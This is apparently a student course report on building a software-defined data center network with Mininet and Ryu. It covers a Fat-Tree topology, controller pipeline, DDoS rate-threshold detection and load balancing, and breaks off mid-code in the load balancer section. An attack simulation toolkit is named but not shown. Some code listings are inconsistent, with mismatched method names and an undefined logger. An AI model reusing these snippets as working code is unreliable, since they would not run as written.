

SecureNet DC

Building and Defending a Software-Defined
Data Center Network

Comprehensive Project Report

Technical Documentation & Implementation Guide

Course: CPEG 460 - Computer Networks
Semester: Fall 2025
Instructor: Dr. Mohammad Shaqfeh
Project Type: Bonus Project

Authors: Ejmen Al-Ubejdij
Elyas Al-Amri

Project Highlights

- Fat-Tree Data Center Topology
- SDN/OpenFlow Controller
- Real-Time DDoS Detection
- QoS Traffic Engineering
- Intelligent Load Balancing
- Interactive Web Dashboard
- Attack Simulation Toolkit

Contents

1	Executive Summary	2
1.1	Project Overview	2
1.2	Project Scope	2
1.3	Key Achievements	3
2	System Architecture	4
2.1	High-Level Architecture	4
2.2	Component Interaction Diagram	4
2.3	Directory Structure	5
3	Fat-Tree Data Center Topology	6
3.1	Topology Design Rationale	6
3.2	k=4 Fat-Tree Structure	6
3.3	Topology Visualization	6
3.4	Host Role Assignment	7
3.5	Implementation Code	7
4	SDN Controller Implementation	9
4.1	Controller Architecture	9
4.2	Packet Processing Pipeline	9
4.3	OpenFlow Message Handling	9
4.4	Flow Rule Installation	10
5	DDoS Detection and Mitigation	12
5.1	Detection Algorithm	12
5.2	Attack Types and Thresholds	13
5.3	Detection Implementation	13
5.4	Mitigation Strategy	14
6	Load Balancer Implementation	15
6.1	Virtual IP Architecture	15
6.2	Load Balancing Algorithms	15
6.3	NAT Translation Process	16
6.4	Implementation	16
7	QoS Traffic Engineering	18
7.1	Traffic Classification	18
7.2	DSCP Marking	18
7.3	HTB Queue Configuration	18
7.4	Implementation	19
8	Attack Simulation Toolkit	21
8.1	Overview	21
8.2	Attack Descriptions	21
8.3	SYN Flood Implementation	21
8.4	Unified Attack Interface	23

9	Web Dashboard	24
9.1	Dashboard Architecture	24
9.2	Dashboard Features	24
9.3	D3.js Topology Visualization	24
9.4	Flask REST API	25
10	Performance Analysis	27
10.1	Benchmarking Methodology	27
10.2	Performance Results	27
10.3	QoS Impact Analysis	28
11	Development Journey	29
11.1	Development Stages Overview	29
11.2	Initial Approach: Windows Native Solution	29
11.2.1	Windows Native Attempt	29
11.2.2	Limitations Discovered	30
11.3	WSL2 Environment: Two Operating Modes	30
11.3.1	Mode 1: Linux Bridges (WSL2 Compatible)	30
11.3.2	Mode 2: Full SDN (VM Required)	31
11.3.3	WSL2 Setup Challenges	31
11.4	Attack Simulator Integration Challenge	31
11.4.1	The Problem: Namespace Isolation	31
11.4.2	The Solution: Integrated Demo Runner	32
11.5	DDoS Detection Evolution	32
11.5.1	Version 1.0: Basic Rate Monitoring	32
11.5.2	Version 2.0: TX/RX Differentiation	33
11.5.3	Version 3.0: IP-Based Deduplication	33
11.6	Dynamic Topology Generator	33
12	Installation and Usage Guide	35
12.1	Prerequisites	35
12.2	WSL2 Installation	35
12.3	Manual Installation (Alternative)	35
12.4	Running the Project	36
12.5	Accessing Components	36
13	Conclusion	37
13.1	Project Achievements	37
13.2	Skills Demonstrated	37
13.3	Future Enhancements	37

1 Executive Summary

1.1 Project Overview

SecureNet DC is an advanced Software-Defined Networking (SDN) project that simulates an enterprise-grade data center network with comprehensive security and traffic management capabilities. Built using Mininet and the Ryu SDN framework, this project demonstrates mastery of modern networking concepts including:

- **Network Architecture:** Implementation of a k=4 Fat-Tree topology with 20 switches and 16 hosts
- **SDN Programming:** Custom Ryu controller with OpenFlow 1.3 protocol
- **Security:** Real-time DDoS attack detection and automatic mitigation
- **Traffic Engineering:** Four-tier QoS with HTB queuing and DSCP marking
- **Load Balancing:** VIP-based request distribution with multiple algorithms
- **Visualization:** Real-time web dashboard with D3.js topology visualization

1.2 Project Scope




Figure 1: SecureNet DC Component Overview

1.3 Key Achievements

Table 1: Project Metrics

Metric	Value	Description
Total Python Files	25+	Core implementation modules
Lines of Code	8,000	Including all components
Controller Modules	6	DDoS, Firewall, QoS, LB, Stats, Main
Attack Types	5	SYN, ICMP, UDP, Slowloris, DNS
Topology Types	5	Fat-Tree, Tree, Linear, Spine-Leaf, DC
QoS Classes	4	Critical, Real-time, Interactive, Bulk
REST API Endpoints	8	Full controller REST interface
Development Stages	9	Complete iterative development
Detection Time	~3 sec	DDoS attack detection latency

2 System Architecture

2.1 High-Level Architecture

The SecureNet DC system follows a layered architecture with clear separation of concerns:




Figure 2: Four-Layer System Architecture

2.2 Component Interaction Diagram




Figure 3: Packet Processing Decision Flow

2.3 Directory Structure

```

1 securenet_dc/
2 |-- topology/                                # Network Topology
3 |   |-- __init__.py
4 |   |-- network_config.py                    # Configuration constants
5 |   |-- fat_tree_datacenter.py               # Fat-Tree implementation
6 |   |-- datacenter_topo.py                   # Mininet custom topology
7 |
8 |-- controller/                             # SDN Controller
9 |   |-- __init__.py
10 |  |-- securenet_controller.py               # Main Ryu controller
11 |  |-- ddos_detector.py                     # DDoS detection engine
12 |  |-- qos_manager.py                       # QoS traffic manager
13 |  |-- load_balancer.py                     # Load balancer module
14 |  |-- firewall.py                          # ACL-based firewall
15 |  |-- stats_collector.py                   # Statistics collector
16 |
17 |-- attacks/                                # Attack Simulation
18 |   |-- __init__.py
19 |   |-- syn_flood.py                         # TCP SYN flood
20 |   |-- icmp_flood.py                       # ICMP ping flood
21 |   |-- udp_flood.py                        # UDP flood
22 |   |-- slowloris.py                        # Slowloris HTTP attack
23 |   |-- dns_amplification.py                 # DNS amplification
24 |   |-- attack_toolkit.py                   # Unified interface
25 |
26 |-- dashboard/                              # Web Dashboard
27 |   |-- app.py                              # Flask application
28 |   |-- templates/
29 |   |   |-- index.html                      # Main dashboard
30 |   |-- static/
31 |   |   |-- css/style.css                   # Styling
32 |   |   |-- js/dashboard.js                 # D3.js visualization
33 |
34 |-- simulator/                              # Windows Native Attempt (experimental)
35 |   |-- windows_sim.py                      # Pure Python switch simulator
36 |   |-- windows_controller.py               # Pure Python controller
37 |
38 |-- analysis/                               # Performance Analysis
39 |   |-- __init__.py
40 |   |-- performance_analyzer.py
41 |   |-- graph_generator.py
42 |
43 |-- scripts/                                # Runner Scripts
44 |   |-- setup_wsl.sh                         # WSL environment setup
45 |   |-- start_all.sh                         # Start all services
46 |   |-- run_attacks.sh                       # Attack command reference
47 |   |-- run_project.py                       # Full system launcher
48 |   |-- run_experiment.py                   # Lab experiment mode
49 |   |-- demo.py                             # Feature demonstration
50 |
51 |-- docs/                                   # Documentation
52 |   |-- lab_document.tex                     # Lab experiment guide
53 |   |-- solution_report.tex                 # Solution documentation
54 |   |-- project_report.tex                  # Comprehensive report

```

Listing 1: Project Directory Structure

3 Fat-Tree Data Center Topology

3.1 Topology Design Rationale

The Fat-Tree topology was chosen for its superior characteristics in data center environments:

- **Full Bisection Bandwidth:** All hosts can communicate at full link speed simultaneously
- **Redundant Paths:** Multiple paths between any source-destination pair for fault tolerance
- **Scalability:** Regular structure allows easy capacity planning
- **Cost Efficiency:** Uses commodity switches rather than expensive chassis switches

3.2 $k=4$ Fat-Tree Structure

For a Fat-Tree with $k = 4$:

$$\text{Core Switches} = (k/2)^2 = 4 \quad (1)$$

$$\text{Pods} = k = 4 \quad (2)$$

$$\text{Aggregation Switches per Pod} = k/2 = 2 \quad (3)$$

$$\text{Edge Switches per Pod} = k/2 = 2 \quad (4)$$

$$\text{Hosts per Edge Switch} = k/2 = 2 \quad (5)$$

$$\text{Total Switches} = 5k^2/4 = 20 \quad (6)$$

$$\text{Total Hosts} = k^3/4 = 16 \quad (7)$$

3.3 Topology Visualization




Figure 4: Complete $k=4$ Fat-Tree Topology

3.4 Host Role Assignment

Table 2: Host Configuration and Roles

Host	IP Address	Role	Purpose
h1	10.0.1.1	Web Server	Load balancer backend
h2	10.0.1.2	Web Server	Load balancer backend
h3	10.0.1.3	Web Server	Load balancer backend
h4	10.0.1.4	Web Server	Load balancer backend
h5	10.0.2.1	Database Server	Data tier
h6	10.0.2.2	Database Server	Data tier
h7	10.0.3.1	Client	Traffic generator
h8	10.0.3.2	Client	Traffic generator
h9	10.0.3.3	Client	Traffic generator
h10	10.0.3.4	Client	Traffic generator
h11	10.0.3.5	Client	Traffic generator
h12	10.0.3.6	Client	Traffic generator
h13	10.0.4.1	Attacker	Security testing
h14	10.0.4.2	IDS Monitor	Security monitoring
h15	10.0.5.1	Streaming Server	QoS testing
h16	10.0.5.2	Streaming Server	QoS testing

3.5 Implementation Code

```

1 def create_fat_tree(k=4):
2     """Create k-ary Fat-Tree topology."""
3     net = Mininet(controller=RemoteController,
4                   switch=OVSKernelSwitch,
5                   link=TCLink)
6
7     # Create core switches: (k/2)^2
8     core_switches = []
9     for i in range((k // 2) ** 2):
10         sw = net.addSwitch(f'c{i+1}',
11                           protocols='OpenFlow13')
12         core_switches.append(sw)
13
14     # Create pods
15     for pod in range(k):
16         # Aggregation switches
17         agg_switches = []
18         for agg in range(k // 2):
19             sw = net.addSwitch(
20                 f'a{pod * (k//2) + agg + 1}',
21                 protocols='OpenFlow13')
22             agg_switches.append(sw)
23
24         # Connect to core switches
25         for core_idx in range(k // 2):
26             core_sw = core_switches[agg * (k//2) + core_idx]
27             net.addLink(sw, core_sw, bw=100)
28

```

```
29     # Edge switches and hosts
30     for edge in range(k // 2):
31         edge_sw = net.addSwitch(
32             f'e{pod * (k//2) + edge + 1}',
33             protocols='OpenFlow13')
34
35     # Connect to aggregation switches
36     for agg_sw in agg_switches:
37         net.addLink(edge_sw, agg_sw, bw=100)
38
39     # Add hosts
40     for h in range(k // 2):
41         host_num = pod * (k**2 // 4) + edge * (k//2) + h + 1
42         host = net.addHost(f'h{host_num}',
43                             ip=f'10.0.{pod+1}.{edge*(k//2)+h+1}/24')
44         net.addLink(host, edge_sw, bw=100)
45
46     return net
```

Listing 2: Fat-Tree Topology Creation (fat_tree_datacenter.py)

4 SDN Controller Implementation

4.1 Controller Architecture

The SecureNet Controller is built on the Ryu SDN framework and implements a modular architecture:




Figure 5: Controller Module Architecture

4.2 Packet Processing Pipeline

When a packet arrives at a switch without a matching flow rule, it is sent to the controller. The controller processes it through a 7-stage pipeline:



Figure 6: 7-Stage Packet Processing Pipeline

4.3 OpenFlow Message Handling

```

1 class SecureNetController(app_manager.RyuApp):
2     OFP_VERSIONS = [ofproto_v1_3.OFP_VERSION]
3
4     def __init__(self, *args, **kwargs):
5         super().__init__(*args, **kwargs)
6         self.mac_to_port = {}
7
8         # Initialize modules
9         self.ddos_detector = DDoSDetector()
10        self.qos_manager = QoSManager()
11        self.load_balancer = LoadBalancer()
12        self.firewall = Firewall()
13        self.stats_collector = StatsCollector()
14
15        @set_ev_cls(ofp_event.EventOFPSwitchFeatures, CONFIG_DISPATCHER)
16        def switch_features_handler(self, ev):
17            """Handle new switch connection."""
18            datapath = ev.msg.datapath
  
```

```

19     ofproto = datapath.ofproto
20     parser = datapath.ofproto_parser
21
22     # Install table-miss flow entry
23     match = parser.OFPMatch()
24     actions = [parser.OFPActionOutput(
25         ofproto.OFPP_CONTROLLER,
26         ofproto.OFPCML_NO_BUFFER)]
27     self.add_flow(datapath, 0, match, actions)
28
29 @set_ev_cls(ofp_event.EventOFPPacketIn, MAIN_DISPATCHER)
30 def packet_in_handler(self, ev):
31     """Handle packet-in events."""
32     msg = ev.msg
33     datapath = msg.datapath
34     in_port = msg.match['in_port']
35
36     pkt = packet.Packet(msg.data)
37     eth = pkt.get_protocol(ethernet.ethernet)
38
39     # Stage 1: Firewall check
40     if self.firewall.is_blocked(eth.src):
41         return # Drop packet
42
43     # Stage 2: DDoS detection
44     ip_pkt = pkt.get_protocol(ipv4.ipv4)
45     if ip_pkt and self.ddos_detector.check(ip_pkt.src):
46         self.install_block_rule(datapath, ip_pkt.src)
47         return
48
49     # Stage 3: Load balancer
50     if ip_pkt and ip_pkt.dst == VIRTUAL_IP:
51         self.load_balancer.handle_request(
52             datapath, pkt, in_port)
53         return
54
55     # Stage 4: QoS classification
56     queue_id = self.qos_manager.classify(pkt)
57
58     # Stage 5: L2 learning and forwarding
59     self.learn_and_forward(datapath, pkt, in_port, queue_id)

```

Listing 3: Main Controller Event Handlers

4.4 Flow Rule Installation

```

1 def add_flow(self, datapath, priority, match, actions,
2             idle_timeout=0, hard_timeout=0):
3     """Install a flow rule on the switch."""
4     ofproto = datapath.ofproto
5     parser = datapath.ofproto_parser
6
7     inst = [parser.OFPInstructionActions(
8         ofproto.OFPIT_APPLY_ACTIONS, actions)]
9
10    mod = parser.OFPFlowMod(
11        datapath=datapath,

```

```
12         priority=priority,
13         match=match,
14         instructions=inst,
15         idle_timeout=idle_timeout,
16         hard_timeout=hard_timeout
17     )
18
19     datapath.send_msg(mod)
20     self.logger.info(f"Flow installed: {match} -> {actions}")
```

Listing 4: Flow Rule Installation

5 DDoS Detection and Mitigation

5.1 Detection Algorithm

The DDoS detector monitors packet rates per source IP address and detects anomalies using threshold-based analysis:




Figure 7: DDoS Detection Flow

5.2 Attack Types and Thresholds

Table 3: DDoS Detection Thresholds

Attack Type	Detection Method	Threshold	Block Duration
SYN Flood	TCP SYN packet rate	100 pps	120 seconds
ICMP Flood	ICMP Echo request rate	50 pps	120 seconds
UDP Flood	UDP packet rate	200 pps	120 seconds
HTTP Flood	HTTP request rate	50 rps	120 seconds
Total Traffic	Combined packet rate	500 pps	120 seconds

5.3 Detection Implementation

```

1 class DDoSDetector:
2     """Real-time DDoS attack detection engine."""
3
4     # Detection thresholds (packets per second)
5     THRESHOLDS = {
6         'syn': 100,
7         'icmp': 50,
8         'udp': 200,
9         'http': 50,
10        'total': 500
11    }
12
13    BLOCK_DURATION = 120 # seconds
14    WINDOW_SIZE = 2 # seconds
15
16    def __init__(self):
17        self.packet_counts = defaultdict(lambda: defaultdict(int))
18        self.blocked_hosts = {}
19        self.last_reset = time.time()
20        self.alerts = []
21
22    def check_packet(self, src_ip, packet_type):
23        """Check if packet indicates attack behavior."""
24        current_time = time.time()
25
26        # Reset counters every window
27        if current_time - self.last_reset > self.WINDOW_SIZE:
28            self._reset_counters()
29
30        # Skip if already blocked
31        if src_ip in self.blocked_hosts:
32            return True
33
34        # Update counter
35        self.packet_counts[src_ip][packet_type] += 1
36        self.packet_counts[src_ip]['total'] += 1
37
38        # Check thresholds
39        for attack_type, threshold in self.THRESHOLDS.items():
40            rate = self.packet_counts[src_ip][attack_type] / self.
WINDOW_SIZE

```

```

41
42         if rate > threshold:
43             self._trigger_alert(src_ip, attack_type, rate)
44             self._block_host(src_ip)
45             return True
46
47         return False
48
49     def _block_host(self, ip):
50         """Block malicious host."""
51         self.blocked_hosts[ip] = time.time() + self.BLOCK_DURATION
52         self.logger.warning(f"[DDoS] Blocked host: {ip}")
53
54     def _trigger_alert(self, src_ip, attack_type, rate):
55         """Generate security alert."""
56         alert = {
57             'timestamp': datetime.now().isoformat(),
58             'source_ip': src_ip,
59             'attack_type': attack_type,
60             'packet_rate': rate,
61             'action': 'blocked'
62         }
63         self.alerts.append(alert)

```

Listing 5: DDoS Detector Implementation

5.4 Mitigation Strategy




Figure 8: DDoS Mitigation Lifecycle

6 Load Balancer Implementation

6.1 Virtual IP Architecture

The load balancer uses a Virtual IP (VIP) address to distribute incoming requests across a pool of backend servers:




Figure 9: VIP-Based Load Balancing

6.2 Load Balancing Algorithms

Table 4: Supported Load Balancing Algorithms

Algorithm	Description
Round-Robin	Distributes requests sequentially to each server in order. Simple and fair distribution.
Weighted Round-Robin	Assigns weights to servers; higher weights receive more requests. Useful for heterogeneous server capacities.
Least Connections	Routes to the server with fewest active connections. Best for varying request durations.
IP Hash	Uses client IP to determine server. Ensures session persistence.

6.3 NAT Translation Process




Figure 10: NAT Translation for Load Balancing

6.4 Implementation

```

1 class LoadBalancer:
2     """VIP-based load balancer with multiple algorithms."""
3
4     def __init__(self):
5         self.virtual_ip = '10.0.0.100'
6         self.virtual_mac = '00:00:00:00:00:64'
7         self.servers = [
8             {'ip': '10.0.1.1', 'mac': '00:00:00:00:00:01', 'weight':
9             1},
10            {'ip': '10.0.1.2', 'mac': '00:00:00:00:00:02', 'weight':
11            1},
12            {'ip': '10.0.1.3', 'mac': '00:00:00:00:00:03', 'weight':
13            1},
14            {'ip': '10.0.1.4', 'mac': '00:00:00:00:00:04', 'weight':
15            1},
16        ]
17        self.current_index = 0
18        self.algorithm = 'round_robin'
19        self.connections = defaultdict(int)
20
21     def select_server(self, client_ip=None):
22         """Select backend server based on algorithm."""
23         if self.algorithm == 'round_robin':
24             server = self.servers[self.current_index]
25             self.current_index = (self.current_index + 1) % len(self.
26             servers)
27
28         elif self.algorithm == 'least_connections':
29             server = min(self.servers,
30                         key=lambda s: self.connections[s['ip']])
31
32         elif self.algorithm == 'ip_hash':
33             hash_val = hash(client_ip) % len(self.servers)
34             server = self.servers[hash_val]
35
36         return server
  
```

```
33 def handle_arp_request(self, datapath, pkt, in_port):
34     """Respond to ARP requests for VIP."""
35     arp_pkt = pkt.get_protocol(arp.arp)
36
